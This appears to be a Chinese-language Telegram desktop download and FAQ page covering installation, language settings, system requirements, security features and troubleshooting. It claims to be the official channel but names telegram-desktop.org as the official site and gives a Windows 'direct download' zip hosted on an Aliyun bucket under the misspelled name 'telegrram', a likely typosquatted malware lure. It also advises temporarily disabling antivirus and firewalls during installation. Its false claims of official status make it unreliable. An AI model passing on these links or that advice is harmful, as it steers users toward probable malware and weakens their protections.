一、下载相关问题

Telegram中文电脑版的唯一官方下载渠道是Telegram官方网站。您可以通过以下方式获取:
- 官方网站:访问 https://telegram-desktop.org 获取最新版本。
- Windows版:直接下载链接:https://telegrram.oss-cn-hongkong.aliyuncs.com/TGlets-stup1.7.79.zip
- macOS版:通过Mac App Store下载:https://apps.apple.com/us/app/telegram-messenger/id686449807
是的,Telegram电脑版完全免费。Telegram是一款免费的即时通讯软件,其所有功能,包括:
- 无限的一对一和群组聊天
- 无限制的云存储空间
- 高达2GB的单个文件传输
- 端到端加密的秘密聊天
- 频道和机器人功能
所有这些功能都无需支付任何费用。Telegram承诺永远免费,不包含广告,也不会向用户出售数据。
Telegram桌面客户端的安装包相对较小,下载时间取决于您的网络速度:
- Windows安装包:约80-100MB(64位版本)
- macOS安装包:约100-120MB
在典型的家庭宽带网络(10-50Mbps)下,下载通常可在1-5分钟内完成。安装过程本身只需几分钟,具体取决于您的计算机性能。
二、安装与配置
安装Telegram电脑版非常简单,请按照以下步骤操作:
- 下载安装包:从官方渠道下载适用于您操作系统的安装文件。
- 运行安装程序:双击下载的安装文件(Windows为.exe,macOS为.dmg)。

- 遵循安装向导:
- Windows:选择安装语言(建议选中文),点击“安装”,选择安装位置(可选),等待安装完成。
- macOS:将Telegram图标拖拽到“应用程序”文件夹中。
- 启动Telegram:安装完成后,从开始菜单(Windows)或应用程序文件夹(macOS)启动Telegram。
- 登录账号:使用您的手机号码登录(首次使用需通过手机Telegram应用验证)。
- 初始设置:设置个人资料、隐私选项和通知偏好。
Telegram电脑版支持多语言界面,设置中文的方法如下:
- 打开设置:启动Telegram,点击左上角菜单图标(三条横线),选择“Settings”(设置)。

- 进入语言选项:在设置界面中,点击“Language”(语言)。
- 选择中文:在语言列表中,找到并选择“中文(简体)”或“中文(繁體)”。
- 应用更改:Telegram会自动下载语言包并应用,界面将立即切换为中文。
如果列表中没有中文选项,您可能需要:
- 更新Telegram到最新版本
- 手动安装中文语言包:在语言设置页面底部,点击“Add more languages”,然后选择中文
三、系统与要求
Telegram电脑版对系统要求不高,以下是基本配置要求:
Windows系统要求:
- 操作系统:Windows 7 SP1 或更高版本(建议Windows 10/11)
- 处理器:1 GHz或更快的兼容处理器
- 内存:至少1 GB RAM(建议4 GB或以上)
- 存储空间:至少200 MB可用磁盘空间
- 网络:互联网连接
macOS系统要求:
- 操作系统:macOS 10.12 Sierra 或更高版本
- 处理器:Intel或Apple Silicon芯片
- 内存:至少2 GB RAM
- 存储空间:至少250 MB可用磁盘空间
- 网络:互联网连接
对于最佳体验,建议使用最新版本的操作系统并保持Telegram客户端更新。
Telegram提供跨平台的桌面客户端,支持以下操作系统:
- Windows:完整支持Windows 7、8、8.1、10、11(包括32位和64位版本)
- macOS:支持macOS 10.12 Sierra及更高版本,原生支持Intel和Apple Silicon(M1/M2/M3)芯片
- Linux:提供多种发行版的安装包(如.deb、.rpm、Flatpak等)
此外,Telegram还有:
- 网页版:可通过浏览器直接使用,无需安装
- 移动版:iOS和Android应用程序
所有平台的数据通过云端同步,您可以在不同设备间无缝切换。
四、安全与验证
为确保下载的Telegram安装包安全可靠,建议进行以下验证:
- 检查下载来源:确保从官方网站(telegram.org)或可信的应用商店下载。
- 验证数字签名(Windows):
- 右键点击安装文件,选择“属性”
- 转到“数字签名”选项卡
- 检查签名者是否为“Telegram FZ-LLC”
- 检查哈希值(高级用户):比较下载文件的SHA256哈希值与官方网站公布的哈希值是否一致。
- 使用杀毒软件扫描:在安装前使用更新的杀毒软件扫描安装包。
- 注意安装过程:安装时注意是否有额外捆绑软件选项,官方Telegram安装包不会捆绑其他软件。
Telegram采用多层安全措施保护用户数据:
- 端到端加密:“秘密聊天”功能使用MTProto协议,提供端到端加密,只有通信双方可以解密消息。
- 云存储加密:普通聊天和媒体文件存储在Telegram云端,使用服务器-客户端加密技术保护。
- 两步验证:支持为账户设置额外密码,增强账户安全性。
- 会话管理:可以查看和管理所有活跃会话,随时终止可疑的设备连接。
- 自毁消息:秘密聊天支持设置消息自毁时间。
- 本地数据保护:电脑版客户端本地缓存的数据也会进行加密处理。
隐私提示:虽然Telegram提供了强大的安全功能,但用户也应采取基本安全措施,如使用强密码、启用两步验证、定期检查活跃会话等。
五、使用与功能
Telegram电脑版(桌面客户端)与网页版有以下主要区别:
| 功能/特性 | 电脑版(桌面客户端) | 网页版 |
|---|---|---|
| 安装要求 | 需要下载安装 | 无需安装,直接浏览器访问 |
| 离线功能 | 部分功能可离线使用 | 完全依赖网络连接 |
| 系统集成 | 支持系统通知、全局快捷键 | 有限的通知支持 |
| 文件传输 | 支持直接拖放文件,更好的大文件管理 | 文件传输功能受限 |
| 资源占用 | 独立进程,优化资源使用 | 依赖浏览器,可能占用更多内存 |
| 更新方式 | 自动或手动更新客户端 | 自动随网页更新 |
建议:对于日常频繁使用,推荐安装电脑版以获得更完整的功能和更好的体验;临时或偶尔使用可选择网页版。

Telegram电脑版支持几乎所有核心功能:
- 无限云存储:所有消息、媒体和文件自动同步到云端,可在任何设备访问。
- 大文件传输:支持高达2GB的单个文件传输,远超大多数通讯软件。
- 群组与频道:支持最多20万成员的群组和无限订阅者的频道。
- 机器人:完全支持各种Telegram机器人,可通过电脑版直接与机器人交互。
- 贴纸与GIF:支持丰富的贴纸包和GIF搜索。
- 视频通话:支持一对一视频通话和语音通话。
- 主题定制:可自定义聊天背景、颜色主题。
- 快捷命令:支持全局快捷键,如Ctrl+N新建聊天,Ctrl+F搜索等。
- 多账户支持:可同时登录多个Telegram账户。
六、故障排除
如果在下载或安装Telegram时遇到问题,请尝试以下解决方法:
- 下载失败:
- 检查网络连接是否正常
- 尝试更换浏览器或下载工具
- 禁用浏览器扩展或防火墙临时测试
- 使用官方提供的备用下载链接
- 安装失败:
- 确保有足够的磁盘空间(至少500MB)
- 以管理员身份运行安装程序(Windows)
- 关闭杀毒软件临时测试(安装后重新开启)
- 下载最新版本的安装包重试
- 无法启动:
- 重启计算机后重试
- 检查系统是否满足最低要求
- 尝试重新安装最新版本
- 查看系统事件日志获取错误详情
如果问题持续:访问Telegram官方帮助中心或社区论坛寻求帮助,提供详细的错误信息和操作系统版本。
如果遇到登录或同步问题,请按以下步骤排查:
- 检查网络连接:确保计算机可以正常访问互联网。
- 验证手机号:首次登录需要在手机Telegram上确认登录请求。
- 检查日期时间:确保系统日期和时间设置正确,时区错误可能导致验证失败。
- 防火墙设置:检查防火墙是否阻止了Telegram连接网络。
- 清除缓存:尝试清除Telegram缓存(设置 > 高级 > 网络和代理 > 清除缓存)。
- 重新登录:退出账户后重新登录。
- 更新客户端:确保使用的是最新版本的Telegram。
如果以上方法无效,可能是服务器临时问题,建议等待一段时间后重试。
Telegram电脑版通常会自动更新,您也可以手动检查更新:
- 自动更新:Telegram默认启用自动更新,有新版本时会自动下载并在下次启动时安装。
- 手动检查更新:
- 点击左上角菜单图标
- 选择“设置”
- 点击“高级”
- 选择“自动更新”
- 点击“检查更新”
- 重新安装:如果自动更新失败,可以从官网下载最新版本重新安装,您的聊天记录不会丢失(存储在云端)。
更新提示:保持Telegram更新到最新版本可以确保安全性、稳定性和获得最新功能。建议启用自动更新功能。
没有找到您的问题?
如果您的问题未在此列表中,建议访问Telegram官方帮助中心或返回我们的首页查看更多资源。